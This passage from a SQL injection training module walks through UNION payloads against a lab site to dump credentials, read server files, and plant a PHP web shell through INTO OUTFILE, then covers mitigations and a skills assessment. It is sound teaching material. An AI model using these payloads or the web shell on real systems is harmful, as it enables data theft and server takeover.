Note: we added a (where table_schema='dev') condition to only return tables from the 'dev' database, otherwise we would get all tables in all databases, which can be many.

We see four tables in the dev database, namely `credentials`, `framework`, `pages`, and `posts`. For example, the `credentials` table could contain sensitive information to look into it.

COLUMNS

To dump the data of the `credentials` table, we first need to find the column names in the table, which can be found in the `COLUMNS` table in the `INFORMATION_SCHEMA` database. The COLUMNS table contains information about all columns present in all the databases. This helps us find the column names to query a table for. The `COLUMN_NAME`, `TABLE_NAME`, and `TABLE_SCHEMA` columns can be used to achieve this. As we did before, let us try this payload to find the column names in the `credentials` table:

```
cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from
INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -
```

Search for a port: [_____] [Search]

Port Code	Port City	Port Volume
username	credentials	dev
password	credentials	dev

The table has two columns named `username` and `password`. We can use this information and dump data from the table.

Data

Now that we have all the information, we can form our `UNION` query to dump data of the `username` and `password` columns from the `credentials` table in the `dev` database. We can place `username` and `password` in place of columns 2 and 3:

```
cn' UNION select 1, username, password, 4 from dev.credentials-- -
```

Remember: don't forget to use the dot operator to refer to the 'credentials' in the 'dev' database, as we are running in the 'ilfreight' database, as previously discussed.

Search for a port: [_____] [Search]

Port Code	Port City	Port Volume
admin	5f4dcc3b5aa765d61d8327deb882cf99	4
dev_admin	47e761039fd8ba3705d38142eaffbdd5	4
api_key	MzkyMDM3ZGJiYTUxZjY5Mjc3NmQ2Y2VmYjZkZDU0NmQglC0K	4

We were able to get all the entries in the `credentials` table, which contains sensitive information such as password hashes and an API key.

Reading Files

In addition to gathering data from various tables and databases within the DBMS, a SQL Injection can also be leveraged to perform many other operations, such as reading and writing files on the server and even gaining remote code execution on the back-end server.

Privileges

Reading data is much more common than writing data, which is strictly reserved for privileged users in modern DBMSes, as it can lead to system exploitation, as we will see. For example, in `MySQL`, the DB user must have the `FILE` privilege to load a file's content into a table and then dump data from that table and read files. So, let us start by gathering data about our user privileges within the database to decide whether we will read and/or write files to the back-end server.

DB User

First, we have to determine which user we are within the database. While we do not necessarily need database administrator (DBA) privileges to read data, this is becoming more required in modern DBMSes, as only DBA are given such privileges. The same applies to other common databases. If we do have DBA privileges, then it is much more probable that we have file-read privileges. If we do not, then we have to check our privileges to see what we can do. To be able to find our current DB user, we can use any of the following queries:

```
SELECT USER()
SELECT CURRENT_USER()
SELECT user from mysql.user
```

Our `UNION` injection payload will be as follows:

```
cn' UNION SELECT 1, user(), 3, 4-- -
```

or:

```
cn' UNION SELECT 1, user, 3, 4 from mysql.user-- -
```

Which tells us our current user, which in this case is `root`:

Port Code	Port City	Port Volume
root@localhost	3	4

This is very promising, as a root user is likely to be a DBA, which gives us many privileges.

User Privileges

Now that we know our user, we can start looking for what privileges we have with that user. First of all, we can test if we have super admin privileges with the following query:

```
SELECT super_priv FROM mysql.user
```

Once again, we can use the following payload with the above query:

```
cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user-- -
```

If we had many users within the DBMS, we can add `WHERE user="root"` to only show privileges for our current user `root`:

```
cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user WHERE user="root"-- -
```


Port Code	Port City	Port Volume
Y	3	4

The query returns `Y`, which means `YES`, indicating superuser privileges. We can also dump other privileges we have directly from the schema, with the following query:

```
cn' UNION SELECT 1, grantee, privilege_type, 4 FROM
information_schema.user_privileges-- -
```

https://t.me/offenciveSec

From here, we can add `WHERE grantee="'root'@'localhost'"` to only show our current user `root` privileges. Our payload would be:

```
cn' UNION SELECT 1, grantee, privilege_type, 4 FROM
information_schema.user_privileges WHERE grantee="'root'@'localhost'"-- -
```

And we see all of the possible privileges given to our current user:

Port Code	Port City	Port Volume
'root'@'localhost'	SELECT	4
'root'@'localhost'	INSERT	4
'root'@'localhost'	UPDATE	4
'root'@'localhost'	DELETE	4
'root'@'localhost'	CREATE	4
'root'@'localhost'	DROP	4
'root'@'localhost'	RELOAD	4
'root'@'localhost'	SHUTDOWN	4
'root'@'localhost'	PROCESS	4
'root'@'localhost'	FILE	4

We see that the `FILE` privilege is listed for our user, enabling us to read files and potentially even write files. Thus, we can proceed with attempting to read files.

LOAD_FILE

Now that we know we have enough privileges to read local system files, let us do that using the `LOAD_FILE()` function. The LOAD_FILE() function can be used in MariaDB / MySQL to read data from files. The function takes in just one argument, which is the file name. The following query is an example of how to read the `/etc/passwd` file:

```
SELECT LOAD_FILE('/etc/passwd');
```

Note: We will only be able to read the file if the OS user running MySQL has enough privileges to read it.

Similar to how we have been using a `UNION` injection, we can use the above query:

```
cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- -
```

Search for a port: [   ] [Search]

Port Code	Port City	Port Volume
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin		

We were able to successfully read the contents of the passwd file through the SQL injection. Unfortunately, this can be potentially used to leak the application source code as well.

Another Example

We know that the current page is `search.php`. The default Apache webroot is `/var/www/html`. Let us try reading the source code of the file at `/var/www/html/search.php`.

```
cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4-- -
```

Port Code			Port City	Port Volume
Search for a port: [ ] Search				
			3	4

Port Code	Port City	Port Volume
".$row[1]."	".$row[2]."	".$row[3]."

However, the page ends up rendering the HTML code within the browser. The HTML source can be viewed by hitting `[Ctrl + U]`.

```php
117
118 <?php
119 if (isset($_GET["port_code"])) {
120 $q = "Select * from ports where code like '%".$_GET["port_code"]."%'";
121
122 $result = mysqli_query($conn,$q);
123 if (!$result)
124 {
125         die("</table></div><p style='font-size: 15px'>".mysqli_error($conn)."</p>");
126 }
127 while($row = mysqli_fetch_array($result))
128    {
129    echo "<tr><td style=\"width:400px\" colspan=3>".$row[1]."</td><td style=\"width:400px\" colspan=3>".$row[2]."
130    }
131 }
132 ?>
133 </tbody>
134 </table>
135     </div>
136
```

The source code shows us the entire PHP code, which could be inspected further to find sensitive information like database connection credentials or find more vulnerabilities.

Writing Files

When it comes to writing files to the back-end server, it becomes much more restricted in modern DBMSes, since we can utilize this to write a web shell on the remote server, hence getting code execution and taking over the server. This is why modern DBMSes disable file-write by default and require certain privileges for DBA's to write files. Before writing files, we must first check if we have sufficient rights and if the DBMS allows writing files.

Write File Privileges

To be able to write files to the back-end server using a MySQL database, we require three things:

1. User with `FILE` privilege enabled
2. MySQL global `secure_file_priv` variable not enabled
3. Write access to the location we want to write to on the back-end server

We have already found that our current user has the `FILE` privilege necessary to write files. We must now check if the MySQL database has that privilege. This can be done by checking the `secure_file_priv` global variable.

secure_file_priv

The [secure_file_priv](#) variable is used to determine where to read/write files from. An empty value lets us read files from the entire file system. Otherwise, if a certain directory is set, we can only read from the folder specified by the variable. On the other hand, `NULL` means we cannot read/write from any directory. MariaDB has this variable set to empty by default, which lets us read/write to any file if the user has the `FILE` privilege. However, `MySQL` uses `/var/lib/mysql-files` as the default folder. This means that reading files through a `MySQL` injection isn't possible with default settings. Even worse, some modern configurations default to `NULL`, meaning that we cannot read/write files anywhere within the system.

So, let's see how we can find out the value of `secure_file_priv`. Within `MySQL`, we can use the following query to obtain the value of this variable:

```
SHOW VARIABLES LIKE 'secure_file_priv';
```

However, as we are using a `UNION` injection, we have to get the value using a `SELECT` statement. This shouldn't be a problem, as all variables and most configurations' are stored within the `INFORMATION_SCHEMA` database. `MySQL` global variables are stored in a table called [global_variables](#), and as per the documentation, this table has two columns `variable_name` and `variable_value`.

We have to select these two columns from that table in the `INFORMATION_SCHEMA` database. There are hundreds of global variables in a MySQL configuration, and we don't want to retrieve all of them. We will then filter the results to only show the `secure_file_priv` variable, using the `WHERE` clause we learned about in a previous section.

The final SQL query is the following:

```
SELECT variable_name, variable_value FROM
information_schema.global_variables where variable_name="secure_file_priv"
```

So, similar to other `UNION` injection queries, we can get the above query result with the following payload. Remember to add two more columns `1` & `4` as junk data to have a total of 4 columns':

```
cn' UNION SELECT 1, variable_name, variable_value, 4 FROM
information_schema.global_variables where
variable_name="secure_file_priv"-- -
```

Search for a port: [   ] [Search]

Port Code	Port City	Port Volume
SECURE_FILE_PRIV		4

And the result shows that the `secure_file_priv` value is empty, meaning that we can read/write files to any location.

SELECT INTO OUTFILE

Now that we have confirmed that our user should write files to the back-end server, let's try to do that using the `SELECT .. INTO OUTFILE` statement. The SELECT INTO OUTFILE statement can be used to write data from select queries into files. This is usually used for exporting data from tables.

To use it, we can add `INTO OUTFILE '...'` after our query to export the results into the file we specified. The below example saves the output of the `users` table into the `/tmp/credentials` file:

```
SELECT * from users INTO OUTFILE '/tmp/credentials';
```

If we go to the back-end server and `cat` the file, we see that table's content:

```
cat /tmp/credentials

1       admin    392037dbba51f692776d6cefb6dd546d
```

```
2        newuser 9da2c9bcdf39d8610954e0e11ea8f45f
```

It is also possible to directly `SELECT` strings into files, allowing us to write arbitrary files to the back-end server.

```
SELECT 'this is a test' INTO OUTFILE '/tmp/test.txt';
```

When we `cat` the file, we see that text:

```
cat /tmp/test.txt

this is a test
```

```
ls -la /tmp/test.txt

-rw-rw-rw- 1 mysql mysql 15 Jul  8 06:20 /tmp/test.txt
```

As we can see above, the `test.txt` file was created successfully and is owned by the `mysql` user.

Tip: Advanced file exports utilize the 'FROM_BASE64("base64_data")' function in order to be able to write long/advanced files, including binary data.

Writing Files through SQL Injection

Let's try writing a text file to the webroot and verify if we have write permissions. The below query should write `file written successfully!` to the `/var/www/html/proof.txt` file, which we can then access on the web application:

```
select 'file written successfully!' into outfile '/var/www/html/proof.txt'
```

Note: To write a web shell, we must know the base web directory for the web server (i.e. web root). One way to find it is to use `load_file` to read the server configuration, like Apache's configuration found at `/etc/apache2/apache2.conf`, Nginx's configuration at `/etc/nginx/nginx.conf`, or IIS configuration at `%WinDir%\System32\Inetsrv\Config\ApplicationHost.config`, or we can search online for other possible configuration locations. Furthermore, we may run a fuzzing scan and try to

write files to different possible web roots, using [this wordlist for Linux](#) or [this wordlist for Windows](#). Finally, if none of the above works, we can use server errors displayed to us and try to find the web directory that way.

The `UNION` injection payload would be as follows:

```
cn' union select 1,'file written successfully!',3,4 into outfile
'/var/www/html/proof.txt'-- -
```

Search for a port: [   ] [Search]

Port Code	Port City	Port Volume

We don't see any errors on the page, which indicates that the query succeeded. Checking for the file `proof.txt` in the webroot, we see that it indeed exists:

```
1          file written successfully!        3          4
```

Note: We see the string we dumped along with '1', '3' before it, and '4' after it. This is because the entire 'UNION' query result was written to the file. To make the output cleaner, we can use "" instead of numbers.

Writing a Web Shell

Having confirmed write permissions, we can go ahead and write a PHP web shell to the webroot folder. We can write the following PHP webshell to be able to execute commands directly on the back-end server:

```php
<?php system($_REQUEST[0]); ?>
```

We can reuse our previous `UNION` injection payload, and change the string to the above, and the file name to `shell.php`:

```
cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile
'/var/www/html/shell.php'-- -
```

Search for a port: [   ] [Search]

Port Code	Port City	Port Volume

Once again, we don't see any errors, which means the file write probably worked. This can be verified by browsing to the `/shell.php` file and executing commands via the `0` parameter, with `?0=id` in our URL:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

The output of the `id` command confirms that we have code execution and are running as the `www-data` user.

Mitigating SQL Injection

We have learned about SQL injections, why they occur, and how we can exploit them. We should also learn how to avoid these types of vulnerabilities in our code and patch them when found. Let's look at some examples of how SQL Injection can be mitigated.

Input Sanitization

Here's the snippet of the code from the authentication bypass section we discussed earlier:

```
<SNIP>
  $username = $_POST['username'];
  $password = $_POST['password'];

  $query = "SELECT * FROM logins WHERE username='". $username. "' AND
password = '" . $password . "';" ;
  echo "Executing query: " . $query . "<br /><br />";
```

```php
    if (!mysqli_query($conn ,$query))
    {
            die('Error: ' . mysqli_error($conn));
    }

    $result = mysqli_query($conn, $query);
    $row = mysqli_fetch_array($result);
<SNIP>
```

As we can see, the script takes in the `username` and `password` from the POST request and passes it to the query directly. This will let an attacker inject anything they wish and exploit the application. Injection can be avoided by sanitizing any user input, rendering injected queries useless. Libraries provide multiple functions to achieve this, one such example is the mysqli_real_escape_string() function. This function escapes characters such as `'` and `"`, so they don't hold any special meaning.

```php
<SNIP>
$username = mysqli_real_escape_string($conn, $_POST['username']);
$password = mysqli_real_escape_string($conn, $_POST['password']);

$query = "SELECT * FROM logins WHERE username='". $username. "' AND
password = '" . $password . "';" ;
echo "Executing query: " . $query . "<br /><br />";
<SNIP>
```

The snippet above shows how the function can be used.

Admin panel

Executing query: SELECT * FROM logins WHERE username='\' or \'1\'=\'1' AND password = '\' or \'1\'=\'1';

Login failed!

As expected, the injection no longer works due to escaping the single quotes. A similar example is the pg_escape_string() which used to escape PostgreSQL queries.

Input Validation

User input can also be validated based on the data used to query to ensure that it matches the expected input. For example, when taking an email as input, we can validate that the input is in the form of , and so on.

https://t.me/offenciveSec

Consider the following code snippet from the ports page, which we used `UNION` injections on:

```php
<?php
if (isset($_GET["port_code"])) {
        $q = "Select * from ports where port_code ilike '%" .
$_GET["port_code"] . "%'";
        $result = pg_query($conn,$q);

        if (!$result)
        {
                die("</table></div><p style='font-size: 15px;'>" .
pg_last_error($conn). "</p>");
        }
<SNIP>
?>
```

We see the GET parameter `port_code` being used in the query directly. It's already known that a port code consists only of letters or spaces. We can restrict the user input to only these characters, which will prevent the injection of queries. A regular expression can be used for validating the input:

```php
<SNIP>
$pattern = "/^[A-Za-z\s]+$/";
$code = $_GET["port_code"];

if(!preg_match($pattern, $code)) {
  die("</table></div><p style='font-size: 15px;'>Invalid input! Please try
again.</p>");
}

$q = "Select * from ports where port_code ilike '%" . $code . "%'";
<SNIP>
```

The code is modified to use the preg_match() function, which checks if the input matches the given pattern or not. The pattern used is `[A-Za-z\s]+`, which will only match strings containing letters and spaces. Any other character will result in the termination of the script.

Port Code	Port City	Port Volume

We can test the following injection:

```
'; SELECT 1,2,3,4-- -
```


Port Code	Port City	Port Volume

As seen in the images above, input with injected queries was rejected by the server.

User Privileges

As discussed initially, DBMS software allows the creation of users with fine-grained permissions. We should ensure that the user querying the database only has minimum permissions.

Superusers and users with administrative privileges should never be used with web applications. These accounts have access to functions and features, which could lead to server compromise.

```
MariaDB [(none)]> CREATE USER 'reader'@'localhost';

Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> GRANT SELECT ON ilfreight.ports TO 'reader'@'localhost'
IDENTIFIED BY 'p@ssw0Rd!!';

Query OK, 0 rows affected (0.000 sec)
```

The commands above add a new MariaDB user named `reader` who is granted only `SELECT` privileges on the `ports` table. We can verify the permissions for this user by logging in:

```
mysql -u reader -p

MariaDB [(none)]> use ilfreight;
MariaDB [ilfreight]> SHOW TABLES;

+--------------------+
| Tables_in_ilfreight |
+--------------------+
| ports              |
+--------------------+
1 row in set (0.000 sec)

MariaDB [ilfreight]> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;

+--------------------+
| SCHEMA_NAME        |
+--------------------+
| information_schema |
| ilfreight          |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [ilfreight]> SELECT * FROM ilfreight.credentials;
ERROR 1142 (42000): SELECT command denied to user 'reader'@'localhost' for
table 'credentials'
```

The snippet above confirms that the `reader` user cannot query other tables in the `ilfreight` database. The user only has access to the `ports` table that is needed by the application.

Web Application Firewall

Web Application Firewalls (WAF) are used to detect malicious input and reject any HTTP requests containing them. This helps in preventing SQL Injection even when the application logic is flawed. WAFs can be open-source (ModSecurity) or premium (Cloudflare). Most of them have default rules configured based on common web attacks. For example, any request containing the string `INFORMATION_SCHEMA` would be rejected, as it's commonly used while exploiting SQL injection.

Parameterized Queries

Another way to ensure that the input is safely sanitized is by using parameterized queries. Parameterized queries contain placeholders for the input data, which is then escaped and passed on by the drivers. Instead of directly passing the data into the SQL query, we use placeholders and then fill them with PHP functions.

Consider the following modified code:

```
<SNIP>
  $username = $_POST['username'];
  $password = $_POST['password'];

  $query = "SELECT * FROM logins WHERE username=? AND password = ?" ;
  $stmt = mysqli_prepare($conn, $query);
  mysqli_stmt_bind_param($stmt, 'ss', $username, $password);
  mysqli_stmt_execute($stmt);
  $result = mysqli_stmt_get_result($stmt);

  $row = mysqli_fetch_array($result);
  mysqli_stmt_close($stmt);
<SNIP>
```

The query is modified to contain two placeholders, marked with `?` where the username and password will be placed. We then bind the username and password to the query using the mysqli_stmt_bind_param() function. This will safely escape any quotes and place the values in the query.

Conclusion

The list above is not exhaustive, and it could still be possible to exploit SQL injection based on the application logic. The code examples shown are based on PHP, but the logic applies across all common languages and libraries.

Skills Assessment - SQL Injection Fundamentals

The company `Inlanefreight` has contracted you to perform a web application assessment against one of their public-facing websites. In light of a recent breach of one of their main competitors, they are particularly concerned with SQL injection vulnerabilities and the

damage the discovery and successful exploitation of this attack could do to their public image and bottom line.

They provided a target IP address and no further information about their website. Perform a full assessment of the web application from a "grey box" approach, checking for the existence of SQL injection vulnerabilities.

Find the vulnerabilities and submit a final flag using the skills we covered to complete this module. Don't forget to think outside the box!